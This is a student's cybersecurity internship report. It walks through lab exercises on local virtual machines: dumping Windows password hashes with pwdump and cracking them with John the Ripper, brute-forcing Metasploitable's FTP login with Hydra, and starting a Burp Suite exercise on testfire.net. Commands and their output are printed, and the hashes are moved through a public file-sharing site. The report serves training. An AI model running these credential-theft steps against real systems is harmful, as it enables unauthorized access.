# Internship in Cyber Security

## Introduction:

My name is Aditya Raj and I am a 4th year student pursuing Computer Science and Engineering in Mangalore Institute of Technology & Engineering.

## About DLithe:

DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. Our expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360 degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need.

## About Internship:

During our internship, we gained knowledge on comprehending networks, penetration testing, and the fundamentals of cybersecurity. We practiced Port and Vulnerability Scanning techniques, using tools like Kali Linux to exploit different systems such as Windows systems and Metasploitable. We also utilized tools like Hydra, Jhon the Ripper, and MSF-Venom. Additionally, we completed a hands-on project on fire extinguisher using Cisco Packet Tracer software.

# Technical Tasks Performed:

The tasks performed by us were divided into two groups listed below followed by a detailed description of the tasks -

# Group 1

1. **Install the below software :**
    a) **Virtual box**
    b) **Kali Linux**
    c) **Metasploit machine**
    d) **Windows 7 machine**
2. **Perform password cracking - Offline mode:**
    a) **Perform password cracking of windows 7 machine**
    b) **Password cracking of metasploit machine using Hydra**
3. **Perform password cracking of online vulnerable website(testfire.net) using Burp Suite**
4. **Perform Exploiting Metasploit:**
    a) **Exploiting Metasploit using FTP**
    b) **Exploiting Metasploit using SMTP**
    c) **Exploiting Metasploit using Blind shell**
    d) **Exploiting Metasploit using HTTP**
5. **Perform Network scanning using following nmap commands:**
    a) **nmap -p**
    b) **nmap -sV**
    c) **nmap -sT**
    d) **nmap -O**
    e) **nmap -A**
    f) **nmap –Pt**
6. **Networking project on Fire extinguisher using cisco packet tracer.**

# Group 2

1. **Perform exploiting DVWA**
    a. **Perform SQL injection on DVWA**
    b. **Perform Cross-site scripting on DVWA**
    c. **Perform File upload DVWA**
2. **Perform Sniffing**
    a. **Perform Sniffing using Wireshark in kali linux**
    b. **Perform Sniffing using Ettercap in kali linux**

# Group1:


## 1. Install the below software:

### a) Virtual box

Download the virtual box application [from here](#).



### b) Kali Linux

Download Prebuilt Virtual Machine, [click here.](#)




## c) Metasploit machine

Download Metasploit from here https://sourceforge.net/projects/metasploitable/




## d) Windows 7 machine

Download the widows virtual machine from here https://developer.microsoft.com/en- us/windows/downloads/virtual-machines/




## 2. Perform password cracking - Offline mode


### a) Perform password cracking of windows 7 machine

Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.


Download the **pwdump** tool in windows 7 machine.




The tool is downloaded from **https://www.openwall.com**




Extract downloaded **zip file:**





Open command prompt as administrator and run below command:


C:\ pwdump7 > PuDump7.exe > hash.txt




By using **https://tmpfiles.org** upload file to get downloaded in kali machine.




The file content is viewed from kali.




Now, create a file and copy the content into it. Using below command:


**$ nano hashfile.txt**


Now, paste content save and exit from the window.




Get password of windows machine by below command:

**# john hashfile.txt**



To get password of all the users, enter below command:

**# john –show hashfile.txt**

```
┌──(root㉿kali)-[/home/kali]
└─# john --show hashfile.txt
Administrator:*:500:NO PASSWORD*********************:10ECA58175D4228ECE151E287086E824:::
Guest:NO PASSWORD:501:NO PASSWORD*********************:NO PASSWORD*********************:::
Shri::1000:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0C089C0:::

3 password hashes cracked, 1 left
```

**b) Password cracking of metasploit machine using Hydra**

**Brute Force Attack**

A brute force attack involves attempting a lot of different password combinations until the right one is discovered. To obtain unauthorized access to a system or account, hackers submit a large number of password guesses quickly using automated software.

In this brute force attack we used a hydra tool.

We turn on the kali and metasploitable and search for the ip address of the metasploitable using nbtscan command.

**$ sudo su**

**# nbtscan 10.0.2.15/24**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255       Sendto failed: Permission denied
```

Also we create two file user and pass in which we store the username and password of the metasploitable that is msfadmin.

Enter below command:

**# nano user**

**# nano pass**

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nano user

┌──(root㉿kali)-[/home/kali/Desktop]
└─# nano pass
```

Then we use the command hydra -L user -P pass ftp://10.0.2.4 in order to crack the username and password of the metasploitable machine.

Enter below command:

**# hydra -L user -P pass ftp://10.0.2.4**

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -L user -P pass ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:17:52
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
```

**# hydra -lmsfadmin -P pass ftp://10.0.2.4**


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -lmsfadmin -P pass ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:19:24
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:19:25
```


**# hydra -L user -p msfadmin ftp://10.0.2.4**

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -L user -p msfadmin ftp://10.0.2.4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-28 02:21:01
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-28 02:21:02
```


**3. Perform password cracking of online vulnerable website(testfire.net) using Burp Suite**

Open your kali linux.Use the burp suite tool and then open the browser and type as testfire.net





Sign in with any username and password and then login.



